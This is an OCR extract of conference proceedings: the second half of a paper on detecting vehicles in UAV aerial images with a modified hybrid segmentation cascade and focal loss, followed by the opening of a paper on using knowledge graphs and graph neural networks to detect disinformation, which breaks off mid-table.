


Figure 2: Improved model of hybrid segmentation cascade.

To detect the objects, the scene context provides useful recommendations for semantic branches combination for receiving the categories and scales. Received from each BiFPN layer feature cards of various levels transform into pyramidal phalanx module PPM [23], that execute the background object semantic segmentation at pixel level that prevents information loss in the context among various scene sub-regions. PPM is used for feature card combination to form their final representation with both local and global information about the context. PPM combines the features from five BiFPN original layers. The highest (semantically strong) level is global combination for receiving a single output vector. Next pyramid level separates the feature card into various sub-regions and forms combined presentation for various locations. To preserve the weights of global features the convolution layer 1x1 is used after each BiFPN level. For representing the features of such fragmentation as in the final global pyramid the feature combination from the lower level outputs of BiFPN feature cards the bilinear interpolation is used. The cascade semantic branch encodes the context information from the background regions as a result of foreground object distinction from the flooded background that supplements the bounding box and sample masks. This branch is designated for semantic segmentation of the whole image each pixel forecasting that has completely convolution architecture and trains together with other cascade branches. The semantic segmentation features are addition to the existing features of bounding box and masks at their combination to increase the object detection and recognition credibility.

This approach differs from the existing cascade solutions by regression of bounding box sequence and mask prediction instead of their processing in parallel, inclusion of direct way to augment the information flow between the mask branches, delivery of previous stage peculiarities to the mask, direction for study of more contextual information of additional semantic segmentation branch and its alignment with bounding box and masks branches (figure 2). Using the detector sequence that passed the training with the threshold values increase of IoU metrics to be consistently more selective against the close faulty actuations. The sequence of information passing among the cascade stages is displayed by the formulae:

$$x_t^{box} = P(x, r_{t-1}) + P(S(x), r_{t-1}), \tag{1}$$

$$x_t^{mask} = P(x, r_t) + P(S(x), r_t), \tag{2}$$

$$r_t = B_t(x_t^{box}), \tag{3}$$

$$m_t = M_t(F(x_t^{mask}, m_{t-1}^{-})), \tag{4}$$

where x_t^{box}, x_t^{mask} – detected by bounding box and feature masks; $P(x, r_{t-1})$ – align operation RoI Align [14]; $B_t(x_t^{box}), = M_t(x_t^{mask})$ – definition of bounding box and mask at stage t; $r_t; m_t$ – prediction of bounding boxes and sample masks; S – head of semantic segmentation.

Training of suggested cascade includes the class predictions, bounding box and mask regression and it is per-formed in the mode from beginning till the end. The general loss function takes the form of multi-task training at each iteration and looks like this:

$$L = \sum_{t=1}^{T} \alpha_t (L_{bbox}^t + L_{mask}^t) + L_{seg}, \tag{5}$$

$$L_{bbox}^t(c_i, r_i, l_i, s_i, \hat{c_t}, \hat{r_t}, \hat{l_t}, \hat{s_t}) = L_{csl}(c_t, \hat{c_t}) + L_{reg}(r_t, \hat{r_t}) + \lambda_1 L_{loc}(l_i, \hat{l_t}) + \lambda L_{shape}(s_i, \hat{s_t}), \tag{6}$$

$$L_{mask}^t(m_t, \hat{m_t}) = BCE(m_t, \hat{m_t}), \tag{7}$$

$$L_{seg} = CE(s, \hat{s}), \tag{8}$$

where L – general loss function; L_{bbox}^t, L_{mask}^t – loss of bounding box prediction and mask at stage t; L_{cls}, L_{reg} – loss of classification prediction and object image regularization; L_{loc}, L_{shape} – losses of anchor localization and anchor form prediction; L_{segm} – loss of semantic segmentation prediction; CE – loss function of cross entropy; BCE – loss function of binary cross entropy.

While creating the training selections for each class of objects by their images for the new dataset from the aerial images a misbalance of classes arises because of lack of sufficient number of object images. When using the loss function of cross entropy during model training at such datasets the scale ratio goes to zero because confidence in correct class grows. To solve this problem various methods are used as resampling. According to the results of re-searches held this solution offers to modify the focal loss method designated to improve the model training at the original non-balanced data. So, instead of cross entropy loss function:

$$CE(p_t) = -log(p_t), \tag{9}$$

very often the function of focal loss [45] is used

$$FL(p_t) = -(1 - p_t) log(p_t), \tag{10}$$

where FL – focal loss; CE – loss function of cross entropy; p_t – probability of credible class; γ – focusing value.

The focal loss minimizes the input of well classified samples and directs the focus at complicated samples. The function of focal loss is elaborated to solve the object determined detection scenario where an extraordinary balance exists between the full and sparse classes. But it does not show better results for two-passage detectors which separate the background at the first stage. It is offered to modify the focal loss function to soften the reaction for the loss functions to complicated samples. Accordingly, the same weights are used for positive samples with probabilities less than certain threshold as well as for minimization of well classified samples influence the focal loss approach is pre-served which scale reflects the threshold. The aforementioned may be described next way:

$$MFL(p_t) = -f(p_t, t_h)log(p_t), \tag{11}$$

where $f(p_t, t_h)$ – rejection ratio that scales the loss function by next formula:

$$\begin{cases} 1 & : p_t < t_h \\ \frac{(1-p_t)^\gamma}{t_h^\gamma} & : p_t \geqslant t_h \end{cases} \tag{12}$$

where t_h – probability of fundamental truth class.




Figure 3: Dependence of rejection ratio from the class probability of validation set.

The focal loss modification function helps to improve the average accuracy of object detection mAP for sparse classes, however, mAP is decreased a little for well flooded classes. Function of modified focal loss application decreases the action of class misbalance factor in the process of model training.

4. Results

For approbation of improved model of hybrid segmentation cascade and in order to study the process according to the task DataSet with Vehicle Detection in Aerial Images was used. It contained 10 photos at height 1595-1600 m with resolution 5616x3744 pixels. As a result of object distribution 10 classes of transport vehicles were formed. The object class set is not balances (number of object images in the classes varies from 7 to 2454), transport vehicle images differ much by dimensions, aspect ratio, distribution by brightness and color density.

Online augmentation was used for enlargement of object images taking into account the executing condition of photographing from UAVs (turns to 0°, 90°, 180°, 270°, adding Gaussian noise, contrast, sharpness, color density change). Transfer Learning approach was used through the trained models at COCO Detection dataset.

For the model work assessment metrics mAP was used that calculates mAP average score value for variables IoU to fine a great number of bounding boxes with incorrect classifications and it enables to avoid the maximum specialization in several classes at the account of weak projections in others.

To adapt the target function presentation for the object configuration the deforming convolution at BiFPN top was used that applies high level of feature synthesis; for fewer anchors use and taking into account of their possible form and size the guided anchorage method is applied; for further information loss reduction in the context among various sub-regions the hierarchical global previous content is applied – PPM module enables to combine the features from five various FPN scales.

To improve the model operation quality the approach of triple increase of testing time for aerial image pre- and post-processing (image compilation with resolution 600x600, 700x700 and turn (0°, 90°, 180°, 270°), with augmentation to 800x800, 900x900, 1000x1000).

Model training was conducted from the end to the end of 18 epochs. The results obtained are shown in table 2.

Table 2
Dependence of mAP value depending on model improvements is applied.

Changes	Modified Hybrid Task Cascade				
DCN	nc	x	x	x	x
GA-RPN	nc	nc	x	x	x
PPM	nc	nc	nc	x	x
MFL	nc	nc	nc	nc	nc
mAP (at IoU $\geq$0.7), %	63.2	64.6	65.6	65.9	66.2
No change + augmentation - (nc)					

As a result of Hybrid Task Cascade model improvement along with image set growth and post-processing the mAP accuracy was improved by 3%. It enables to increase the small-sized object detection credibility at aerial photos received by UAVs. As far as this approach has a little calculation complexity it enables to implement it on UAV board.

5. Conclusions and future work

The offered approach based on the results of existing approaches analysis of atmospheric correction based on injection model application of spatial details based on contrast highlighted from panchromatic image into interpolated multispectral band. For the outgoing image correction to solve the infrastructural object analysis task, cars in the fire epicenter enables to reduce the atmospheric fog or smoke influence on the quality of incoming image of aerial photo processing systems for sufficient level to actuate the object detector.

As a result of image automatic processing method analysis during neural networks exploration to solve the task of scene analysis, aerial images review the influence of object deformations, occlusions was identified while receiving the aerial image and background change, where the object is located. It reduces the accuracy of object detection and recognition. Based on the review of contemporary neural network models in the framework of the task it was selected Hybrid Task Cascade for Instance Segmentation. It improves the information flow through cascade inclusion and multi-tasking at each stage that uses indirect signs from topographic elements of terrain to increase cred-ibility of object detection and recognition.

Further research should be directed at increasing the possibilities to use the UAVs in the complex conditions of the crisis situation and complex spatial orientation.

References

[1] A. L. Miller, Adapting to teaching restrictions during the COVID-19 pandemic in Japanese universities, Educational Technology Quarterly 2022 (2022) 251–262. doi:10.55056/etq.21.

[2] V. Tkachuk, Y. V. Yechkalo, S. Semerikov, M. Kislova, Y. Hladyr, Using Mobile ICT for Online Learning During COVID-19 Lockdown, in: A. Bollin, V. Ermolayev, H. C. Mayr, M. Nikitchenko, A. Spivakovsky, M. V. Tkachuk, V. Yakovyna, G. Zholtkevych (Eds.), Information and Communication Technologies in Education, Research, and Industrial Applications - 16th International Conference, ICTERI 2020, Kharkiv, Ukraine, October 6-10, 2020, Revised Selected Papers, volume 1308 of *Communications in Computer and Information Science*, Springer, 2020, pp. 46–67. doi:10.1007/978-3-030-77592-6_3.

[3] P. Barnard, L. Erikson, A. Foxgrover, et. al, Dynamic flood modeling essential to assess the coastal impacts of climate change, Scientific Reports 9 (2019). doi:10.1038/s41598-019-40742-z.

[4] V. Alekseev, O. Alekseev, A. Vidmish, Interactive monitoring of highways, VNTU, Vinnytsia, 2012.

[5] B. Aiazzi, S. Baronti, M. Selva, L. Alparone, Enhanced Gram-Schmidt Spectral Sharpening Based on Multivariate Regression of MS and Pan Data, in: 2006 IEEE International Symposium on Geoscience and Remote Sensing, 2006, pp. 3806–3809. doi:10.1109/IGARSS.2006.975.

[6] L. Alparone, L. Wald, J. Chanussot, C. Thomas, P. Gamba, L. M. Bruce, Comparison of Pansharpening Algorithms: Outcome of the 2006 GRS-S Data-Fusion Contest, IEEE Transactions on Geoscience and Remote Sensing 45 (2007) 3012–3021. doi:10.1109/TGRS.2007.904923.

[7] R. A. Schowengerdt, Remote Sensing: Models and Methods for Image Processing, 3 ed., Academic Press, 2007. doi:10.1016/B978-0-12-369407-2.X5000-1.

[8] C. Munechika, J. Warnick, C. Salvaggio, J. Schott, Resolution Enhancement of Multispectral Image Data to Improve Classification Accuracy , Photogrammetric engineering and remote sensing 59 (1993) 67–72.

[9] B. Aiazzi, L. Alparone, S. Baronti, A. Garzelli, M. Selva, An MTF-based spectral distortion minimizing model for pan-sharpening of very high resolution multispectral images of urban areas, in: 2003 2nd GRSS/ISPRS Joint Workshop on Remote Sensing and Data Fusion over Urban Areas, 2003, pp. 90–94. doi:10.1109/DFUA.2003.1219964.

[10] L. Alparone, B. Aiazzi, S. Baronti, A. Garzelli, Sharpening of very high resolution images with spectral distortion minimization, in: IGARSS 2003. 2003 IEEE International Geoscience and Remote Sensing Symposium. Proceedings (IEEE Cat. No.03CH37477), volume 1, 2003, pp. 458–460 vol.1. doi:10.1109/IGARSS.2003.1293808.

[11] R. Restaino, M. Dalla Mura, G. Vivone, J. Chanussot, Context-Adaptive Pansharpening Based on Image Segmentation, IEEE Transactions on Geoscience and Remote Sensing 55 (2017) 753–766. doi:10.1109/TGRS.2016.2614367.

[12] G. Vivone, R. Restaino, M. Dalla Mura, G. Licciardi, J. Chanussot, Contrast and Error-Based Fusion Schemes for Multispectral Image Pansharpening, IEEE Geoscience and Remote Sensing Letters 11 (2014) 930–934. doi:10.1109/LGRS.2013.2281996.

[13] Y. Li, H. Qi, J. Dai, X. Ji, Y. Wei, Fully Convolutional Instance-Aware Semantic Segmentation, in: 2017 IEEE Conference on Computer Vision and Pattern Recognition (CVPR), 2017, pp. 4438–4446. doi:10.1109/CVPR.2017.472.

[14] K. He, G. Gkioxari, P. Dollár, R. Girshick, Mask R-CNN, 2018. arXiv:1703.06870.

[15] J. Tighe, M. Niethammer, S. Lazebnik, Scene Parsing with Object Instances and Occlusion Ordering, in: 2014 IEEE Conference on Computer Vision and Pattern Recognition, 2014, pp. 3748–3755. doi:10.1109/CVPR.2014.479.

[16] Z. Tu, X. Chen, Yuille, Zhu, Image parsing: unifying segmentation, detection, and recognition, in: Proceedings Ninth IEEE International Conference on Computer Vision, 2003, pp. 18–25 vol.1. doi:10.1109/ICCV.2003.1238309.

[17] H. Zhao, J. Shi, X. Qi, X. Wang, J. Jia, Pyramid Scene Parsing Network, in: 2017 IEEE Conference on Computer Vision and Pattern Recognition (CVPR), IEEE Computer Society, Los Alamitos, CA, USA, 2017, pp. 6230–6239. doi:10.1109/CVPR.2017.660.

[18] M.-M. Cheng, Z. Zhang, W.-Y. Lin, P. Torr, BING: Binarized Normed Gradients for Objectness Estimation at 300fps, in: 2014 IEEE Conference on Computer Vision and Pattern Recognition, 2014, pp. 3286–3293. doi:10.1109/CVPR.2014.414.

[19] J. Yao, S. Fidler, R. Urtasun, Describing the scene as a whole: Joint object detection, scene classification and semantic segmentation, in: 2012 IEEE Conference on Computer Vision and Pattern Recognition, 2012, pp. 702–709. doi:10.1109/CVPR.2012.6247739.

[20] M. Sun, B.-s. Kim, P. Kohli, S. Savarese, Relating Things and Stuff via ObjectProperty Interactions, IEEE Transactions on Pattern Analysis and Machine Intelligence 36 (2014) 1370–1383. doi:10.1109/TPAMI.2013.193.

[21] P. Dollár, Z. Tu, P. Perona, S. Belongie, Integral channel features, in: British Machine Vision Conference, London, 2009. URL: https://pages.ucsd.edu/~ztu/publication/dollarBMVC09ChnFtrs_0.pdf.

[22] S. Ren, K. He, R. Girshick, J. Sun, Faster R-CNN: Towards Real-Time Object Detection with Region Proposal Networks, in: Proceedings of the 28th International Conference on Neural Information Processing Systems - Volume 1, NIPS'15, MIT Press, Cambridge, MA, USA, 2015, p. 91–99. doi:10.5555/2969239.2969250.

[23] S. Liu, L. Qi, H. Qin, J. Shi, J. Jia, Path Aggregation Network for Instance Segmentation,

in: 2018 IEEE/CVF Conference on Computer Vision and Pattern Recognition, 2018, pp. 8759–8768. doi:10.1109/CVPR.2018.00913.

[24] T.-Y. Lin, P. Dollár, R. Girshick, K. He, B. Hariharan, S. Belongie, Feature Pyramid Networks for Object Detection, in: 2017 IEEE Conference on Computer Vision and Pattern Recognition (CVPR), 2017, pp. 936–944. doi:10.1109/CVPR.2017.106.

[25] J. Dai, K. He, Y. Li, S. Ren, J. Sun, Instance-Sensitive Fully Convolutional Networks, in: B. Leibe, J. Matas, N. Sebe, M. Welling (Eds.), Computer Vision – ECCV 2016, volume 9910 of *Lecture Notes in Computer Science*, Springer International Publishing, Cham, 2016, pp. 534–549. doi:10.1007/978-3-319-46466-4_32.

[26] R. Girshick, Fast R-CNN, in: 2015 IEEE International Conference on Computer Vision (ICCV), 2015, pp. 1440–1448. doi:10.1109/ICCV.2015.169.

[27] W. Liu, D. Anguelov, D. Erhan, C. Szegedy, S. Reed, C.-Y. Fu, A. C. Berg, SSD: Single Shot MultiBox Detector, in: B. Leibe, J. Matas, N. Sebe, M. Welling (Eds.), Computer Vision – ECCV 2016, volume 9905 of *Lecture Notes in Computer Science*, Springer International Publishing, Cham, 2016, pp. 21–37. doi:10.1007/978-3-319-46448-0_2.

[28] J. Redmon, S. Divvala, R. Girshick, A. Farhadi, You Only Look Once: Unified, Real-Time Object Detection, in: 2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR), IEEE Computer Society, Los Alamitos, CA, USA, 2016, pp. 779–788. doi:10.1109/CVPR.2016.91.

[29] S. Xie, R. Girshick, P. Dollár, Z. Tu, K. He, Aggregated Residual Transformations for Deep Neural Networks, in: 2017 IEEE Conference on Computer Vision and Pattern Recognition (CVPR), 2017, pp. 5987–5995. doi:10.1109/CVPR.2017.634.

[30] S. Gidaris, N. Komodakis, Attend Refine Repeat: Active Box Proposal Generation via In-Out Localization, in: British Machine Vision Conference, York, 2016. doi:10.48550/arXiv.1606.04446.

[31] B. Yang, J. Yan, Z. Lei, S. Z. Li, CRAFT Objects from Images, in: 2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR), 2016, pp. 6043–6051. doi:10.1109/CVPR.2016.650.

[32] Z. Cai, N. Vasconcelos, Cascade R-CNN: Delving Into High Quality Object Detection, in: 2018 IEEE/CVF Conference on Computer Vision and Pattern Recognition, 2018, pp. 6154–6162. doi:10.1109/CVPR.2018.00644.

[33] S. Lolli, L. Alparone, A. Garzelli, G. Vivone, Benefits of haze removal for modulation-based pansharpening, in: L. Bruzzone (Ed.), Image and Signal Processing for Remote Sensing XXIII, volume 10427, International Society for Optics and Photonics, SPIE, 2017, p. 1042707. doi:10.1117/12.2279086.

[34] S. Kovbasiuk, L. Kanevskyy, I. Sashchuk, M. Romanchuk, Object Detection Method Based on Aerial Image Instance Segmentation in Poor Optical Conditions for Integration of Data into an Infocommunication System, in: 2019 IEEE International Scientific-Practical Conference Problems of Infocommunications, Science and Technology (PIC S&T), 2019, pp. 224–228. doi:10.1109/PICST47496.2019.9061496.

[35] N. Tijtgat, W. Van Ranst, B. Volckaert, T. Goedemé, F. De Turck, Embedded Real-Time Object Detection for a UAV Warning System, in: 2017 IEEE International Conference on Computer Vision Workshops (ICCVW), 2017, pp. 2110–2118. doi:10.1109/ICCVW.2017.247.

[36] L. W. Sommer, T. Schuchert, J. Beyerer, Fast Deep Vehicle Detection in Aerial Images, in: 2017 IEEE Winter Conference on Applications of Computer Vision (WACV), 2017, pp. 311–319. doi:10.1109/WACV.2017.41.

[37] P. Chen, Y. Dang, R. Liang, W. Zhu, X. He, Real-Time Object Tracking on a Drone With Multi-Inertial Sensing Data, volume 19, 2018, pp. 131–139. doi:10.1109/TITS.2017.2750091.

[38] M. Hsieh, Y. Lin, W. H. Hsu, Drone-Based Object Counting by Spatially Regularized Regional Proposal Network, in: 2017 IEEE International Conference on Computer Vision (ICCV), IEEE Computer Society, Los Alamitos, CA, USA, 2017, pp. 4165–4173. doi:10.1109/ICCV.2017.446.

[39] Y. Tang, C. Zhang, R. Gu, P. Li, B. Yang, Vehicle detection and recognition for intelligent traffic surveillance system, Multimedia Tools and Applications 76 (2017) 5817–5832. doi:10.1007/s11042-015-2520-x.

[40] X. Wen, L. Shao, W. Fang, Y. Xue, Efficient Feature Selection and Classification for Vehicle Detection, IEEE Transactions on Circuits and Systems for Video Technology 25 (2015) 508–517. doi:10.1109/TCSVT.2014.2358031.

[41] M. Tan, R. Pang, Q. V. Le, EfficientDet: Scalable and Efficient Object Detection, in: 2020 IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR), IEEE Computer Society, Los Alamitos, CA, USA, 2020, pp. 10778–10787. doi:10.1109/CVPR42600.2020.01079.

[42] J. Wang, K. Chen, S. Yang, C. Loy, D. Lin, Region Proposal by Guided Anchoring, in: 2019 IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR), IEEE Computer Society, Los Alamitos, CA, USA, 2019, pp. 2960–2969. doi:10.1109/CVPR.2019.00308.

[43] J. Dai, H. Qi, Y. Xiong, Y. Li, G. Zhang, H. Hu, Y. Wei, Deformable Convolutional Networks, in: 2017 IEEE International Conference on Computer Vision (ICCV), 2017, pp. 764–773. doi:10.1109/ICCV.2017.89.

[44] K. Chen, W. Ouyang, C. Loy, D. Lin, J. Pang, J. Wang, Y. Xiong, X. Li, S. Sun, W. Feng, Z. Liu, J. Shi, Hybrid Task Cascade for Instance Segmentation, in: 2019 IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR), IEEE Computer Society, Los Alamitos, CA, USA, 2019, pp. 4969–4978. doi:10.1109/CVPR.2019.00511.

[45] T.-Y. Lin, P. Goyal, R. Girshick, K. He, P. Dollár, Focal Loss for Dense Object Detection, IEEE Transactions on Pattern Analysis and Machine Intelligence 42 (2020) 318–327. doi:10.1109/TPAMI.2018.2858826.

An analysis of approach to the fake news assessment based on the graph neural networks

Ihor A. Pilkevych[1], Dmytro L. Fedorchuk[1], Mykola P. Romanchuk[1] and Olena M. Naumchak[1]

[1] *Korolyov Zhytomyr Military Institute, 22 Myru Ave., Zhytomyr, 10004, Ukraine*

Abstract

The experience of Russia's war against Ukraine demonstrates the relevance and necessity of understanding the problems of constant disinformation, the spread of propaganda, and the implementation of destructive negative psychological influence. The issue of dissemination in online media informational messages containing negative psychological influence was researched. Ways of improving the system of monitoring online media using the graph neural networks are considered. The methods of automated fake news detection, based on graph neural networks, were reviewed. The purpose of the article is the analysis of existing approaches that allow identifying destructive signs of influence in text data. It is found that the best way to automate the content analysis process is to use the latest machine learning methods. It was determined and substantiated that graph neural networks are the most reliable and effective solution for the specified task. An approach to automating this procedure based on graph neural networks has been designed and analyzed, which will allow timely and efficient detection and analysis of fake news in the information space of our country. During the research, the process of detecting fake news was simulated. The obtained results showed that the described models of graph neural networks can provide good results in solving the tasks of timely detection and response to threats posed by fake news spread by Russia.

Keywords

graph neural networks, psychological influences, fake news, knowledge graph, information messages, online media, information war

1. Introduction

There is more than one definition of the war waged by Russia against Ukraine, in particular: "hybrid war", "new generation war", "subversive war", "information war". Each of these concepts focuses on the use of non-military means in modern warfare. The importance of the information sphere of confrontation in modern wars has grown significantly in recent years. Information technologies are becoming one of the most promising types of weapons. Every year, the scope of its application increases primarily due to its ease of use.

doors-2023: 3rd Edge Computing Workshop, April 7, 2023, Zhytomyr, Ukraine

igor.pilkevich@meta.ua (I. A. Pilkevych); fedor4uk.d@gmail.com (D. L. Fedorchuk); romannik@ukr.net (M. P. Romanchuk); olenanau@gmail.com (O. M. Naumchak)

https://ieeexplore.ieee.org/author/37089181628 (I. A. Pilkevych); https://ieeexplore.ieee.org/author/37089179622 (D. L. Fedorchuk); https://ieeexplore.ieee.org/author/37087013658 (M. P. Romanchuk); https://ieeexplore.ieee.org/author/37089181640 (O. M. Naumchak)

0000-0001-5064-3272 (I. A. Pilkevych); 0000-0003-2896-3522 (D. L. Fedorchuk); 0000-0002-0087-8994 (M. P. Romanchuk); 0000-0003-3336-1032 (O. M. Naumchak)

The official military doctrine of the Russian Federation calls for "simultaneous pressure on the enemy throughout its territory in the global information space". The Internet is used to spread propaganda, misinformation, manipulation of facts, including fake news, etc. The experience of the war of the Russian Federation against Ukraine showed that the enemy widely uses the capabilities of the global network to spread negative psychological influences as a means of waging a hybrid war [1].

From the first day of its independence, our country became the object of Russian propaganda and the direction of concentrated and powerful destructive psychological influences [2]. In particular, Russia's special units widely use the Internet to distribute negative psychological influences to target audiences [3] in distributed special materials of negative psychological influences which have the form of text messages. Therefore, the search for ways to counteract the aggressor's special operations is a relevant research direction.

Special information operations of the Russian Federation are aimed at key democratic institutions (in particular, electoral ones), and special services of the aggressor state are trying to intensify internal contradictions in Ukraine and other democratic states. The Russian hybrid warfare technologies against Ukraine, including information intervention models and mechanisms, are spreading to other states, quickly adapting to local contexts and regulatory policies [4]. Restrictive measures (sanctions) and responsibility for their violation and an effective mechanism for monitoring the information space are one of the effective mechanisms for responding to disinformation and propaganda activity in the Russian Federation [5].

The availability of online media, the rapidly growing number of sources of information (such as news sites, social networks, blogs, websites, etc.) and the ease with which they can be used to spread information quickly lead to the problem of the viral spread of fake news. The popularization of social networks has exacerbated this long-standing problem [6]. Now, fake news has become a major problem for society and individuals, as well as for organizations and governments fighting disinformation and propaganda [7].

It should be noted that at the current stage, scientific interest is not the amount of information and its constant growth, but the structure of distributed data and their relationship. That is why one of the urgent tasks is the creation of a unique collection of knowledge. For this, first of all, it is necessary to automate the processes of collecting, analyzing, and summarizing data from the network. And the requirements for knowledge will be: the ability to read and understand them both by an automated system and by a person, their structure and sequence.

A modern tool for presenting and preserving knowledge is knowledge graphs (KG). KG is a graph in which vertices are unique entities, and edges are connections between them and their attributes. The advantages of KG include: the ability to model both abstract concepts and real objects; the ability to think about new connections between existing entities; the ability to generate new knowledge based on existing knowledge (creation of new entities).

KG are somewhat similar to relational databases (DBs), but their main difference is semi-structuredness and underlying logical apparatus. (DBs are completely structured and therefore not "flexible" and not suitable for solving a large number of tasks). For example, KG are currently used in such fields as information search, natural language processing; semantic technologies that allow using the semantic load of data in the analysis; machine learning, generation of new knowledge, etc.

The use of KG in the field of processing natural language texts can allow automating the process of monitoring the information space. The purpose of the study is to analyze the approaches and choose the most effective one for building a knowledge graph for detecting fake news (informational messages containing negative psychological influences.

The first knowledge base, on the basis of which the KG was implemented, was DBpedia, which contains about 6 billion related entities, created on the basis of semantic processing of articles from Wikipedia [8]. The most famous example is the Google Knowledge Graph. Other implementations are YAGO [9], WordNet, NELL [10], Freebase (since 2014 as part of Google Knowledge Graph), Wikidata graph [11], LOD Cloud [12] and other.

Wikidata is an open, collaboratively edited knowledge base created to present information in a compatible machine-readable format. The actual information from Wikidata conforms to the RDF data model, where entities are represented as triplets (s, p, o). Other information can be added to the entity description. In [13] other formats were also considered. In particular, they use a variant of the RDF format – named graphs in the form of quads, where a fourth element is added to the usual triplet (s, p, o, i). Where i is additional identifier.

Named graphs extend the RDF ternary model and consider sets of pairs in the form $G(n)$, where G is RDF-graph, n is IRI or an empty node in some cases, or maybe even for the default graph. We can smooth this representation by concatenating $G \cdot \{n\}$ for each such pair, resulting in fours. Thus, we can encode the quad (s, p, o, i) directly using N-Quads.

KG accumulate knowledge not only in a human-friendly form, like Wikipedia, but also in a machine-intelligible form, creating a basis for machine learning and solving intellectual tasks in various fields.

For the research being conducted, GIS can be an effective tool in solving the task of automating the process of collecting and analyzing data from the information space. Namely, the processing of text data from social Internet services for the purpose of identifying signs of negative psychological influence and, if possible, finding its original source, author, determining the purpose of distribution, target audience, to which the psychological influence is directed, etc.

2. Method

An example of the construction of a KG when solving the problem of analyzing natural language texts.

Having a certain text at the input, the first task is to highlight the named entities and the connections between them, combining the received facts into a graph. For visualization, we will use the metafactory platform, which uses the Wikidata knowledge graph. For example, let’s take an article from Wikipedia about Ukraine. Several key points can be identified from the text. For example, language, neighbors, population and start building a graph (figure 1).

We select the predicate “shared border with...” and select the entities corresponding to it. The platform allows you to select all predicates connecting the selected entities for visualization at once. Particular attention is drawn to the size of the graph containing only a few entities and the predicates connecting them.

Therefore, “Ukraine” is the essence of the KG, which is connected with other entities in the form of triplets (s, p, o) or (h, r, t), where s ad o represent entities, p – connection between them. In the case of a built-in GK, examples of linked triplets for the entity “Ukraine” would




Figure 1: Visualization of the constructed knowledge graph.

be (Ukraine, capital, Kyiv) and (Ukraine, ethnic_groups, Ukrainians), (Ukraine, ethnic_groups, Crimean Tatars), etc.

The use of the KG as a basis for the encoder of entities is effective for several reasons: the distribution of information within the graph allows combining information about the object itself and about its neighbors in the representation of the object; there are several large-scale open source KG.

As mentioned earlier, KG can be presented in two ways. The first is an ontological representation based on formal logic and semantics. The second – vector representation – uses statistical mechanisms to minimize the distances between close entities in multidimensional spaces.

A comparison of the approaches is presented in table 1.

The main difference between the considered approaches is that the symbolic representation

Table 1
Comparison of the ontological and vector representation of the KG.

Representation	Ontological	Vector
What is it based on?	formal logic (propositional, predicate logic, modal, first-order logic, etc.); semantics	statistics; vector distances
Approaches (standards)	RDF, OWL_1, OWL_2, etc.	GCN, GNN, GAN, TextGCN, etc.
Presentation of data	XML, Turtle, RDFa, JSON-LD, etc.	Embeddings
